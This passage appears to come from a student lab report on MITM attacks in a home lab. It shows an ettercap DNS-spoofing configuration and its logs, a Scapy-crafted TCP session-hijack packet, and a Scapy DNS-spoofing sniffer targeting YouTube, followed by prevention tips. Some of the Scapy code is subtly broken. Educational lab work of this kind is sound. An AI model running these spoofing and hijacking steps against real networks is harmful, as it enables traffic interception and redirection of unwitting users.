#          #
# This program is free software; you can redistribute it and/or modify    #
# it under the terms of the GNU General Public License as published by      #
# the Free Software Foundation; either version 2 of the License, or         #
# (at your option) any later version.                                         #
#          #
#####
#          #
# Sample hosts file for dns_spoof plugin                                #
#          #
#          #
#          #
# the format is (for A query):                                         #
#   www.myhostname.com A 168.11.22.33 3600                            #
#   *.foo.com           A 168.44.55.66 [optional TTL]                   #
#          #
# ... for a AAAA query (same hostname allowed):                         #
#   www.myhostname.com AAAA 2001:db8::1                               #
#   *.foo.com           AAAA 2001:db8::2 [optional TTL]                   #
#          #
# or to skip a protocol family (useful with dual-stack):                 #
#   www.hotmail.com     AAAA ::                                     #
#   www.yahoo.com       A    0.0.0.0                                 #
#          #
# or for PTR query:                                              #
#   www.bar.com        PTR 10.0.0.10 [TTL]                           #
#   www.google.com     PTR ::1 [TTL]                                    #
#          #
# or for MX query (either IPv4 or IPv6):                                #
#   domain.com        MX xxx.xxx.xxx.xxx [TTL]                         #
#   domain2.com       MX xxxx:xxxx:xxxx:xxxx:xxxx:xxxx:xxxx:xxxx       #
#   domain3.com       MX xxxx:xxxx:xxxx:y                                #
#          #
# or for WINS query:                                              #
#   workgroup WINS 127.0.0.1 [TTL]                                     #
#   PC*      WINS 127.0.0.1                                         #
#          #
# or for SRV query (either IPv4 or IPv6):                                #
#   service._tcp|_udp.domain SRV 192.168.1.10:port [TTL]                #
#   service._tcp|_udp.domain SRV [2001:db8::3]:port                      #
#          #
# or for TXT query (value must be wrapped in double quotes):            #
#   google.com        TXT "v=spf1 ip4:192.168.0.3/32 ~all" [TTL]        #
#          #
# NOTE: the wildcarded hosts can't be used to poison the PTR requests   #
#       so if you want to reverse poison you have to specify a plain      #
#       host. (look at the www.microsoft.com example)                      #
#          #
# NOTE: Default DNS TTL is 3600s (1 hour). All TTL fields are optional.  #
#          #
# NOTE: IPv6 specific do not work because ettercap has been built without #
#       IPv6 support. Therefore the IPv6 specific examples has been        #
#       commented out to avoid ettercap throwing warnings during startup.  #
#          #
#####

# vim:ts=8:expandtab

example.com      A 10.159.204.122
*.example.com    A 10.159.204.122
www.example.com  PTR 10.159.204.122

```

Figure: etter.dns file

In the above image, the website example.com was specifically targeted, so all the DNS queries for "www.example.com" would be spoofed to "10.159.204.122" which was the local IP address of the Kali machine being used by the attacker. After making all these changes, the Apache service was started.

```
(kali㉿kali)-[~]
$ ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.159.204.122 brd 10.159.204.255 netmask 255.255.255.0
        ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
        RX packets 209319 bytes 114306778 (109.0 MiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 169789 bytes 107635671 (102.6 MiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 brd 127.0.0.0 netmask 255.0.0.0
        ether ::1 txqueuelen 1000 (Local Loopback)
        RX packets 112 bytes 9891 (9.6 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 112 bytes 9891 (9.6 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

After that the attack was started using ettercap.



Ettercap was launched and then a host scan was run. The list of hosts that were found is shown in the image below. The victim machine's IP address and DNS server IP were chosen as the targets from among these discovered hosts.

```

Ethernet adapter Ethernet:

  Connection-specific DNS Suffix . : lan
  Description . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
  Physical Address . . . . . : 08-00-27-BD-9B-2A
  DHCP Enabled. . . . . : Yes
  Autoconfiguration Enabled . . . . . : Yes
  Link-local IPv6 Address . . . . . : fe80::15d7:57:94d9:85c6%5(Preferred)
    IPv4 Address. . . . . : 10.159.204.123(Preferred)
    Subnet Mask . . . . . : 255.255.255.0
    Lease Obtained. . . . . : Tuesday, October 3, 2023 12:59:26 PM
    Lease Expires . . . . . : Wednesday, October 4, 2023 6:44:28 PM
    Default Gateway . . . . . : 10.159.204.75
    DHCP Server . . . . . : 10.159.204.75
    DHCPv6 IAID . . . . . : 101187623
    DHCPv6 Client DUID. . . . . : 00-01-00-01-2C-A8-E9-F3-08-00-27-BD-9B-2A
    DNS Servers . . . . . : 10.159.204.75
  NetBIOS over Tcpip. . . . . : Enabled
  Connection-specific DNS Suffix Search List :
    lan
    lan
    lan

C:\Users\kajol> [REDACTED]

```

Figure: Target IP addresses

The screenshot shows the Ettercap interface with a 'Host List' tab selected. The table lists various hosts with their IP addresses and MAC addresses. Two specific hosts are highlighted with a red box: '10.159.204.123 08:00:27:BD:9B:2A' and '10.159.204.75 60:38:E0:31:C9:D4'. Below the table, status messages indicate host scanning and additions: 'Randomizing 255 hosts for scanning...', 'Scanning the whole netmask for 255 hosts...', '12 hosts added to the hosts list...', 'Host 10.159.204.75 added to TARGET1', and 'Host 10.159.204.123 added to TARGET1'.


IP Address	MAC Address	Description
10.159.204.75	60:38:E0:31:C9:D4	
10.159.204.103	54:E0:19:CE:6D:53	
10.159.204.106	D6:2C:E5:CE:BE:6B	
10.159.204.108	9C:76:13:E2:36:47	
10.159.204.112	6C:33:A9:46:92:B2	
10.159.204.118	B4:8C:9D:B4:D4:7B	
10.159.204.121	9A:27:CB:E6:53:76	
10.159.204.123	08:00:27:BD:9B:2A	
10.159.204.140	00:03:7F:69:AE:99	
10.159.204.141	20:A6:0C:A9:50:4C	
10.159.204.142	F2:73:33:8C:E8:2B	

Delete Host      Add to Target1      Add to Target2


Randomizing 255 hosts for scanning...  
 Scanning the whole netmask for 255 hosts...  
 12 hosts added to the hosts list...  
 Host 10.159.204.75 added to TARGET1  
 Host 10.159.204.123 added to TARGET1

Figure: Target Host List

After that the attack was started poisoning the targeted hosts.



Afterward, the DNS attack was initiated with the help of the dns\_spoof plugin.




**Figure: DNS poisoning Activation**


After successfully activating DNS poisoning, the effectiveness was examined on the Windows target machine. To verify whether the DNS attack was functioning as intended, a test was conducted by attempting to access the website "example.com".

The outcome of this test indicated that the DNS attack had indeed taken effect, as the request to "example.com" was redirected to the Kali Linux machine being used by the attacker.

To provide visual evidence of the DNS poisoning's impact, two images were included: one captured prior to the attack, and the other captured after the attack had been executed.



**Figure: Before DNS poisoning Attack**



**Figure: After DNS poisoning Attack**

After that the DNS traffic was observed on my ettercap [14].

```
Activating dns_spoof plugin...
dns_spoof: A [www.example.com] spoofed to [10.159.204.122] TTL [3600 s]
dns_spoof: A [example.com] spoofed to [10.159.204.122] TTL [3600 s]
dns_spoof: A [example.com] spoofed to [10.159.204.122] TTL [3600 s]
dns_spoof: A [example.com] spoofed to [10.159.204.122] TTL [3600 s]
dns_spoof: A [example.com] spoofed to [10.159.204.122] TTL [3600 s]
```

DNS helps find the right website when user type in a web address. Hackers can sometimes trick the DNS to take user to fake bad websites instead of the real one.

Steps to prevent DNS poisoning:

- Update your DNS settings often to use the newest secure DNS options
- Use DNS services that scramble the connection to stop hackers from seeing it
- Add browser apps that scramble your DNS requests so hackers can't read them
- Double check DNS is updated before logging into important accounts
- Create long, unique passwords that are hard for hackers to guess
- Stay alert about DNS security to avoid fake bad websites that try to steal your information [16].

Implementation of TCP-Session Hijacking Attack: Before implementing the TCP session hijacking attack, it was ensured that the connection was working properly by using the ping command. The Windows machine being used as the victim had an IP of 10.159.204.123.

Pinging Victim IP:

```
(kali㉿kali)-[~]
$ ping 10.159.204.123
PING 10.159.204.123 (10.159.204.123) 56(84) bytes of data.
64 bytes from 10.159.204.123: icmp_seq=1 ttl=128 time=3.03 ms
64 bytes from 10.159.204.123: icmp_seq=2 ttl=128 time=2.89 ms
64 bytes from 10.159.204.123: icmp_seq=3 ttl=128 time=6.45 ms
64 bytes from 10.159.204.123: icmp_seq=4 ttl=128 time=1.98 ms
64 bytes from 10.159.204.123: icmp_seq=5 ttl=128 time=2.24 ms
64 bytes from 10.159.204.123: icmp_seq=6 ttl=128 time=6.40 ms
64 bytes from 10.159.204.123: icmp_seq=7 ttl=128 time=2.51 ms
64 bytes from 10.159.204.123: icmp_seq=8 ttl=128 time=3.94 ms
64 bytes from 10.159.204.123: icmp_seq=9 ttl=128 time=10.4 ms
64 bytes from 10.159.204.123: icmp_seq=10 ttl=128 time=4.37 ms
64 bytes from 10.159.204.123: icmp_seq=11 ttl=128 time=1.71 ms
64 bytes from 10.159.204.123: icmp_seq=12 ttl=128 time=1.34 ms
64 bytes from 10.159.204.123: icmp_seq=13 ttl=128 time=4.29 ms
64 bytes from 10.159.204.123: icmp_seq=14 ttl=128 time=6.04 ms
64 bytes from 10.159.204.123: icmp_seq=15 ttl=128 time=4.66 ms
64 bytes from 10.159.204.123: icmp_seq=16 ttl=128 time=3.45 ms
64 bytes from 10.159.204.123: icmp_seq=17 ttl=128 time=1.75 ms
64 bytes from 10.159.204.123: icmp_seq=18 ttl=128 time=1.75 ms
```

Kali machine(Attacker) IP in victim machine:

Interface: 10.159.204.123 --- 0x5		
Internet Address	Physical Address	Type
10.159.204.75	60-38-e0-31-c9-d4	dynamic
10.159.204.122	08-00-27-b1-9d-67	dynamic
10.159.204.255	ff-ff-ff-ff-ff-ff	static
224.0.0.2	01-00-5e-00-00-02	static
224.0.0.22	01-00-5e-00-00-16	static
224.0.0.251	01-00-5e-00-00-fb	static
224.0.0.252	01-00-5e-00-00-fc	static
239.255.255.250	01-00-5e-7f-ff-fa	static
255.255.255.255	ff-ff-ff-ff-ff-ff	static

C:\Users\kajol>\_

```
C:\Users\kajol>ping 10.159.204.122

Pinging 10.159.204.122 with 32 bytes of data:
Reply from 10.159.204.122: bytes=32 time=4ms TTL=64
Reply from 10.159.204.122: bytes=32 time=3ms TTL=64
Reply from 10.159.204.122: bytes=32 time=5ms TTL=64
Reply from 10.159.204.122: bytes=32 time=1ms TTL=64

Ping statistics for 10.159.204.122:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 5ms, Average = 3ms

C:\Users\kajol>
```

So to implement the TCP attack, the script was written in Scapy, script is shown below:

```
>>> from scapy.all import *
...
...: ip = IP(src="10.159.204.122", dst="10.159.204.123")
...: tcp = TCP(sport=53, \
...:           dport=50505, \
...:           flags="A", \
...:           seq=323135827, \
...:           ack=1650758242)
...: data = "echo 'YOU ARE HACKED'"
...:
...: pkt = ip/tcp/data
...: send(pkt)
.

Sent 1 packets.
>>> 
```

Figure: Attack script

To check if the attack worked correctly, some data was written to the victim machine using Telnet.

```
Command Prompt
C:\Users\kajol>telnet 10.159.204.122 53
```

```
Telnet 10.159.204.122
YOU ARE HACKED>>>!!! Telnet Client
Microsoft Telnet> s 'CTRL+]'
```

A significant amount of TCP packets were seen being exchanged between the victim system and the attacker system in the network traffic that was captured on the attacker machine.

No.	Time	Source	Destination	Protocol	Length Info
2	4.399055410	10.159.204.123	10.159.204.122	TCP	66 56565 → 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
3	4.399121125	10.159.204.122	10.159.204.123	TCP	66 53 → 56565 [ACK] Seq=1 Ack=1 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
4	4.400463291	10.159.204.123	10.159.204.122	TCP	60 56565 → 53 [ACK] Seq=1 Ack=1 Win=262656 Len=0
5	6.002971123	10.159.204.123	10.159.204.122	TCP	60 56565 → 53 [PSH, ACK] Seq=1 Ack=1 Win=262656 Len=1 [TCP segment of a
6	6.003178736	10.159.204.123	10.159.204.122	TCP	54 53 → 50565 [ACK] Seq=1 Ack=2 Win=64256 Len=0
7	6.819912229	10.159.204.123	10.159.204.122	TCP	60 56565 → 53 [PSH, ACK] Seq=2 Ack=1 Win=262656 Len=1 [TCP segment of a
8	6.620908349	10.159.204.123	10.159.204.122	TCP	54 53 → 50565 [ACK] Seq=3 Ack=3 Win=64256 Len=0
9	6.955748317	10.159.204.123	10.159.204.122	TCP	60 56565 → 53 [PSH, ACK] Seq=3 Ack=1 Win=262656 Len=1 [TCP segment of a
10	6.955847581	10.159.204.122	10.159.204.123	TCP	54 53 → 56565 [ACK] Seq=1 Ack=4 Win=64256 Len=0
11	7.298185569	10.159.204.123	10.159.204.122	TCP	60 56565 → 53 [PSH, ACK] Seq=1 Ack=1 Win=262656 Len=1 [TCP segment of a
12	7.298276699	10.159.204.122	10.159.204.123	TCP	54 53 → 56565 [ACK] Seq=1 Ack=5 Win=64256 Len=0
13	7.676257322	10.159.204.123	10.159.204.122	TCP	60 56565 → 53 [PSH, ACK] Seq=5 Ack=1 Win=262656 Len=1 [TCP segment of a
14	7.676356939	10.159.204.123	10.159.204.122	TCP	54 53 → 50565 [ACK] Seq=6 Ack=6 Win=64256 Len=0
15	7.929241885	10.159.204.123	10.159.204.122	TCP	60 56565 → 53 [PSH, ACK] Seq=6 Ack=1 Win=262656 Len=1 [TCP segment of a
16	7.929249678	10.159.204.122	10.159.204.123	TCP	54 53 → 56565 [ACK] Seq=1 Ack=7 Win=64256 Len=0
18	8.8662644991	10.159.204.123	10.159.204.122	TCP	60 56565 → 53 [PSH, ACK] Seq=7 Ack=1 Win=262656 Len=1 [TCP segment of a
19	8.8662766811	10.159.204.122	10.159.204.123	TCP	54 53 → 50565 [ACK] Seq=1 Ack=8 Win=64256 Len=0
20	8.8662766811	10.159.204.122	10.159.204.123	TCP	60 56565 → 53 [PSH, ACK] Seq=1 Ack=1 Win=262656 Len=1 [TCP segment of a
21	8.313557988	10.159.204.123	10.159.204.122	TCP	54 53 → 50565 [ACK] Seq=1 Ack=9 Win=64256 Len=0
22	8.597898591	10.159.204.123	10.159.204.122	TCP	60 56565 → 53 [PSH, ACK] Seq=9 Ack=1 Win=262656 Len=1 [TCP segment of a
23	8.597996958	10.159.204.122	10.159.204.123	TCP	54 53 → 50565 [ACK] Seq=1 Ack=10 Win=64256 Len=0
24	8.873635117	10.159.204.123	10.159.204.122	TCP	60 56565 → 53 [PSH, ACK] Seq=10 Ack=1 Win=262656 Len=1 [TCP segment of a
25	8.873774763	10.159.204.123	10.159.204.122	TCP	54 53 → 50565 [ACK] Seq=1 Ack=11 Win=64256 Len=0
27	9.871784087	10.159.204.123	10.159.204.122	TCP	60 56565 → 53 [PSH, ACK] Seq=11 Ack=1 Win=262656 Len=1 [TCP segment of a
28	9.871834297	10.159.204.122	10.159.204.123	TCP	54 53 → 50565 [ACK] Seq=1 Ack=12 Win=64256 Len=0
30	9.641922929	10.159.204.123	10.159.204.122	TCP	60 56565 → 53 [PSH, ACK] Seq=12 Ack=1 Win=262656 Len=1 [TCP segment of a
31	9.642837218	10.159.204.122	10.159.204.123	TCP	54 53 → 50565 [ACK] Seq=13 Ack=13 Win=64256 Len=0
32	9.933214229	10.159.204.123	10.159.204.122	TCP	60 56565 → 53 [PSH, ACK] Seq=13 Ack=1 Win=262656 Len=1 [TCP segment of a
33	9.933314218	10.159.204.122	10.159.204.123	TCP	54 53 → 50565 [ACK] Seq=1 Ack=14 Win=64256 Len=0
35	10.238127452	10.159.204.123	10.159.204.122	TCP	60 56565 → 53 [PSH, ACK] Seq=14 Ack=1 Win=262656 Len=1 [TCP segment of a
36	10.238246498	10.159.204.122	10.159.204.123	TCP	54 53 → 50565 [ACK] Seq=1 Ack=15 Win=64256 Len=0
39	12.478325992	10.159.204.123	10.159.204.122	TCP	60 56565 → 53 [PSH, ACK] Seq=15 Ack=1 Win=262656 Len=1 [TCP segment of a
40	12.478441977	10.159.204.123	10.159.204.122	TCP	54 53 → 50565 [ACK] Seq=1 Ack=16 Win=64256 Len=0

Figure: TCP packets

As seen in the below image the connection is established between attacker and victim.




Figure: TCP connection establishment

As seen in the below image the connection is terminated between attacker and victim.




Figure: TCP connection termination




Figure: attacker and victim machine data[15]

Steps to prevent session hijacking and improve online security:

- Avoid public Wi-Fi for sensitive tasks like banking or shopping.
- Use a VPN on public networks to encrypt data and hide IP address from hackers.
- Frequently regenerate session keys after logging in to prevent reuse of credentials.
- Only use HTTPS websites for secure encrypted connections preventing session ID theft.
- Don't click questionable links in emails to avoid malware or phishing site redirects.
- Watch out for scams trying to steal personal information.
- Take precautions like VPNs and HTTPS to stay safe from session hijacking on public Wi-Fi [17].

### Analyzing Intercepted YouTube Traffic with Wireshark, Nmap and Scapy:

```
(kali㉿kali)-[~]
$ dig @8.8.8.8 www.youtube.com

; <>> DiG 9.19.17-1-Debian <>> @8.8.8.8 www.youtube.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; →HEADER← opcode: QUERY, status: NOERROR, id: 16721
;; flags: qr rd ra; QUERY: 1, ANSWER: 17, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;www.youtube.com.      IN      A

;; ANSWER SECTION:
www.youtube.com.    228    IN      CNAME   youtube-ui.l.google.com.
youtube-ui.l.google.com. 228  IN      A        172.217.204.93
youtube-ui.l.google.com. 228  IN      A        172.217.204.190
youtube-ui.l.google.com. 228  IN      A        172.217.204.136
youtube-ui.l.google.com. 228  IN      A        172.217.204.91
youtube-ui.l.google.com. 228  IN      A        172.217.203.190
youtube-ui.l.google.com. 228  IN      A        172.217.203.136
youtube-ui.l.google.com. 228  IN      A        142.250.98.190
youtube-ui.l.google.com. 228  IN      A        142.250.98.136
youtube-ui.l.google.com. 228  IN      A        142.250.98.91
youtube-ui.l.google.com. 228  IN      A        142.250.97.93
youtube-ui.l.google.com. 228  IN      A        142.250.97.190
youtube-ui.l.google.com. 228  IN      A        142.250.97.91
youtube-ui.l.google.com. 228  IN      A        142.251.107.190
youtube-ui.l.google.com. 228  IN      A        142.251.107.136
youtube-ui.l.google.com. 228  IN      A        74.125.196.91
youtube-ui.l.google.com. 228  IN      A        74.125.196.93

;; Query time: 43 msec
;; SERVER: 8.8.8.8#53(8.8.8.8) (UDP)
;; WHEN: Thu Oct 26 22:33:19 EDT 2023
;; MSG SIZE  rcvd: 334
```

Figure: Before attack on www.youtube.com

## Scapy script for intercepting YouTube traffic:

```
(kali㉿kali)-[~]
$ sudo scapy
[sudo] password for kali:
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().

      aSPY//YAsa
      apyyyyC//////////yCa
      sY/////////Spcy  scpCy//Pp
      ayp  ayyyyyySCP//Pp  sy//C
      AVAsAYYYYYYYY//Ps  cy//S
      pCCCCP//Pp  cSSps y//Y
      PPPPP//Pp  pC//AC//Y
      A//A  cyp//AC//C  Have Fun!
      p//Ac  sc//a
      p///YCpc  A//A  We are in France, we say Skappee.
      sCCCCP///pSP//Pp  p//Y  OK? Merci.
      sY/////////y  caa  S//P  -- Sébastien Chabal
      caycayp//Ya  py/Ya
      sY/PsY////Ycc  ac//Yp
      sc  seccaCY//PcyaapycP//Yss
      spCPV//Y/PSps
      ccacsc

using IPython 8.14.0

>>> victim_ip = "10.0.2.15" #Kali IP
... domain = "www.youtube.com"
... fake_ip = "192.168.0.200"
...
... def dns_spoof(pkt):
...     if pkt.haslayer(DNS) and pkt.getlayer(DNS).qr == 0:
...         if domain in pkt.getlayer(DNS).qd.qname.decode('utf-8'):
...             # Craft spoofed response
...             spoofed_pkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)/UDP(dport=pkt[UDP].sport, sport=53)/DNS(qd=pkt[DNS].qd, an=DNSRR(rrname=pkt[DNS].qd.qname, ttl=10, rdata=fake_ip))
...             qd=pkt[DNS].qd,an=DNSRR(rrname=pkt[DNS].qd.qname, ttl=10, rdata=fake_ip)
...             send(spoofed_pkt)
...
...     sniff(filter=f"udp port 53", prn=dns_spoof)

Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

Figure: Injected code to intercept and spoof the traffic using Scapy

```
(kali㉿kali)-[~]
